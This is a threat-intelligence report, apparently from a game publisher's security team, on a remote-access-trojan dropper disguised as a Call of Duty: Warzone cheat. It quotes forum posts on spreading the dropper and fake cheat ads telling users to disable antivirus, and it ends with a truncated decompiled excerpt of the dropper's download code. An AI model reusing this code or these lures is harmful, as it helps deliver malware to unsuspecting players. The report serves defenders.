ACTIVISION CENTRAL TECH

Cheating Cheaters
Malware Delivered as Call of Duty Cheats

March 24, 2021

TLP WHITE: Disclosure is not limited.

SUMMARY


The video gaming industry is a popular target for various threat actors. Players as well as studios and publishers themselves are at risk for both opportunistic and targeted cyber-attacks – tactics range from leveraging fake APKs of popular mobile games, to compromising accounts for resale. Even APT (Advanced Persistent Threat) actors have been known to target the video gaming industry.

This report will examine a hacking tool being promoted for use against gamers by masquerading as a cheat for Call of Duty: Warzone. This particular tool is considered a dropper, a piece of malware that is used to install or deliver an additional payload, such as credential stealing malware, on a target system or device. A dropper is a means to an end, rather than the end itself – but still is a critical link in the chain. The dropper examined in this report, "Cod Dropper v0.1", can be customized to install other, more destructive, malware onto the targets' machines.

POSTS ON UNDERGROUD HACKING FORUMS ADVERTISE MALWARE SPREADING METHOD

In March of 2020, a threat actor posted on multiple hacking forums advertising a free, "newbie friendly", and "effective" method, for spreading a remote access trojan (RAT) – malware that primarily does what it implies, provide remote access for a threat actor to the target it is delivered to. While there likely are hundreds of guides covering RAT distribution methods this one relies not on sophisticated tactics but on the victim's willingness to disable several security settings on their own systems. The actor's suggested method for convincing the victims to disable their protections is made significantly easier by advertising their RAT as a video game cheat. It is common practice when configuring a cheat program to run it the with the highest system privileges. Guides for cheats will typically ask users to disable or uninstall antivirus software and host firewalls, disable kernel code signing, etc.

The actor also included the file needed to set up the fake cheat. Since the method was posted the thread has gained over 10,000 views and 260 replies.



[Epic Tutorial] HOW TO SPREAD YOUR RAT || Effective Method || Newbie Friendly || FREE

03-19-2020, 06:00 AM (This post was last modified: 08-01-2020, 09:04 AM [redacted]

#1

[redacted]

Posts: 2,140
Threads: 91
B Rating: 185 0 0
Popularity: 1,025
βytes: β 3,044.02
Game XP: 11

It's not just about spreading, It's about *targeting*.

This is an example of how to target high-end CPU GPU users while spreading the RAT.

Our tool will generate a fake game cheat for COD and it will bypass AV to download and run our payload in the background.


Not just that, also the user will give our payload a high privilege (UAC) with pleasure voluntarily.

It's perfect for YouTube and gaming forums spreading!

It was just a quick project. You can do more evasion and persistence techniques but I wanted to make it as simple as I can.

Enjoy watching.

The same actor also followed up in the comments with advice on how to properly use the tool.



03-20-2020, 05:11 AM (This post was last modified: 03-20-2020, 07:33 AM by [redacted]

#4

[redacted]

TRUSTED DEVELOPER

Posts:
Threads:
B Rating:
Popularity:
βytes:
Game XP: [redacted]


> [redacted] Wrote: » 03-20-2020, 04:03 AM
>
> which is best website to host the stub which provides direct links and does not distribute to AV companies.

Try this http://www.[redacted]

I didn't use it, but it gives you direct.

Don't forget to change your file extension before you upload it to any legit extension like .mp3 or .jpg

In addition, the post links to a YouTube video that shows the method and provided files in use which has close to 5,000 views.



```
Infinite Ammo
Aimbot
1 Hit 1 Kill
Aimbot
Infinite Ammo
Aimbot
Wallhack
Infinite Ammo
Aimbot
Speed/Jump Hack
```

Cheats
- ☑ 1 Hit 1 Kill
- □ Aimbot
- □ Crosshair
- ☑ Infinite Ammo
- ☑ Speed/Jump Hack
- ☑ Wallhack


○ Always ○ Never ● Only on clean exit

COD-Dropper v0.1 | Spreading RAT with Game Cheat App

4,839 views • Mar 18, 2020

The post and detailed instructions allow for even unsophisticated threat actors to have a step-by-step guide on utilizing this technique against unsuspecting cheat seekers. Instead of malicious actors putting in hours of work creating complicated mitigation bypasses or leverages existing exploits – they can instead work to create convincing cheat advertisements, which if priced competitively, could potentially get some attention.

In December 2020, the dropper was also included in a “Black Hat” tutorial aimed at “noobies looking to make some easy money.”



[BLACK HAT] EARN $50-$100+ PER DAY, HIGHLY SCALABLE [NO INVESTMENT]

[redacted] Dec 25, 2020

□ □ Forums □ Making Money □ **Monetizing Techniques**

[redacted]

Dec 25, 2020 □ #1


This is a black hat method that's been proving exceedingly effective for me over the past few months, and one with an incredibly low barrier to entry that I feel makes it an ideal starting point for newbies looking to make some easy money.

EST. TIME TO SET UP: 1 hr (Most of which will be spent trying to get creative)

SKILLS REQUIRED: The ability to read. That's it.

Money can be claimed in an almost unlimited range of currencies, including Cash, Paypal, and BTC. If done correctly, you can easily reach the point of **$50-$100 in pure profit per DAY with no investment needed.**


The COD Dropper is included as “some nice bait for your first malware project.”



FILE BINDERS:
COD Dropper v0.1 (Closed-source) - A fake trainer generator for CoD Warzone. It should serve more as a proof-of-concept for what you can use other tools to pull off in combination with the .NET framework and some basic coding knowledge, but on its own can create some nice bait for your first malware project.
[redacted] (Closed-source) - Simple yet effective. Combine multiple files together into a single .exe that executes both when it's run.

FAKE CALL OF DUTY CHEATS ADVERTISEMENTS

The fake cheat shown below was posted on a popular cheating site in April 2020 and advertised as a “new cod hack.” It should be noted, however, that many illicit sites do a fair job of policing their listings to ensure only “genuine” cheat tools are advertised, requiring an increased burden on the actor to rework their advertisements to better fly under the radar. This advertisement did not appear to be particularly clever or take much effort but still had people replying asking if anyone had tried it before being removed a day later.



COD-WARZONE Cheat Engine v0.1

Talking COD-WARZONE Cheat Engine v0.1

a new cod hack has come out but has been cautiously easy to ban

Download: [redacted]

Proof:

This image has been resized. Click this bar to view the full image. The original image is sized 971x503.

[#] Call of Duty®: Warzone | Cheat Engine [#]
Warzone
Cheat Engine
[#] Call of Duty®: Warzone [#]
CALL·DUTY
WARZONE
Call of Duty®: Warzone
OK
Save Settings

```
1 Hit 1 Kill
Crosshair
Aimbot
Wallhack
```


Saved! Please close me and start the game now!

Cheats
☑ 1 Hit 1 Kill
☑ Aimbot
☑ Crosshair
☐ Infinite Ammo
☐ Speed/Jump Hack
☑ Wallhack

Have Fun Guys

Last edited by [redacted]3th April 2020 at 05:44 PM. Reason: Added download link

However, this has not deterred these threat actors, as the same fake cheat was posted on the forum again recently on March 1, 2021.



MW - Warzone Free Aimbot/Wallhack and more

#1

MW - Warzone Free Aimbot/Wallhack and more

COD-WZ Cheat Engine v0.1

It's a very simple Cheat :
- Execute the COD-WZ Cheat Engine v0.1
- Choose what cheat you want
- Close the software and launch COD
- In the game type in DEL

Download |

This image has been resized. Click this bar to view the full image. The original image is sized 976x508.

Call of Duty®: Warzone | Cheat Engine


Warzone

Cheat Engine

Call of Duty®: Warzone

Cheats
□ 1 Hit 1 Kill
□ Aimbot
□ Crosshair
□ Infinite Ammo
□ Speed/Jump Hack
□ Wallhack

Another YouTube video also advertised the cheat as an “undetected” cheat for COD Warzone 2020. The YouTube video gave more detailed setup instructions and feature descriptions than the initial forum post.



Call of Duty®: Warzone | Cheat Engine

Warzone

Cheat Engine

```
1 Hit 1 Kill
Aimbot
Crosshair
Infinite Ammo
Speed/Jump Hack
Wallhack
```


Call of Duty®: Warzone

Cheats
☑ 1 Hit 1 Kill
☑ Aimbot
☑ Crosshair
☑ Infinite Ammo
☑ Speed/Jump Hack
☑ Wallhack

UNDECTED CHEAT FOR COD WARZONE 2020!!!(AIMBOT.....)


72 views • May 27, 2020

The description included instructions to run the program as an administrator and to disable antivirus. In likely a further attempt to scam people, the description also offered a private version of the cheat for a $10.00 BTC payment.



undetcted cheat for cod warzone2020
this is free cheat
how to use the cheat:
1-run as adminstrator(must do it or cheat wont work)
2-disable av(avs can delete plugins from the cheat)
3-run the cheat first and after you close it run the game
4-dont close the cmd until the cheat close it by it self
5-follow the vid instructions
features of the cheat:
*1hit1kill: insta kill 0ms headshot
*aimbot: you what it is
*crosshair: nice cool crosshair
*infinit ammo: for all weapons
*speed/jumphack: extra speed +1.5 speed and bhop like jumps/lagy jumps
*wallhack: wh with health and armor bare nfo of enemys+glow in red when far and bleu when closer
download : [redacted]
privit cheat is for 10$ lifetime with more options:payment in btc only

While this video only had 72 views, comments seemingly indicate people had downloaded and attempted to use the tool.




[redacted] 3 months ago
the 1 hit kill dont work

[redacted] 3 months ago
thnks man

[redacted] 3 months ago
well i dont hav warzone lol can you do a cheat for tf2 plzzzzzzzzzz!!!!

In August 2020, another video was posted on YouTube, again demonstrating the same dropper. The video has 376 views and the link provided will infect the user with a Remote Access Trojan (RAT).



Aimbot
Infinite Ammo
Wallhack

Cheats
☐ 1 Hit 1 Kill
☑ Aimbot
☐ Crosshair
☑ Infinite Ammo
☐ Speed/Jump Hack
☑ Wallhack

Save Settings

Call Of Duty WarZone Cheat Engine v0 1


376 views • Aug 16, 2020

[redacted]

download: [redacted]
password: 123456

TECHNICAL ANALYSIS


The dropper itself is a .NET application that downloads and executes an arbitrary executable. Unless already disabled, UAC (User Account Control) will prompt the user to agree to allow the downloaded executable to run with administrative privileges.




```
{
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls12);
    string text = Path.Combine(Path.GetTempPath(), "CheatEngine.exe");
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(Settings.Url);
    httpWebRequest.Method = "GET";
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    Stream responseStream = httpWebResponse.GetResponseStream();
    using (FileStream fileStream = new FileStream(text, FileMode.Create))
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            responseStream.CopyTo(memoryStream);
            httpWebResponse.Close();
            responseStream.Dispose();
            fileStream.Write(memoryStream.ToArray(), 0, memoryStream.ToArray().Length);
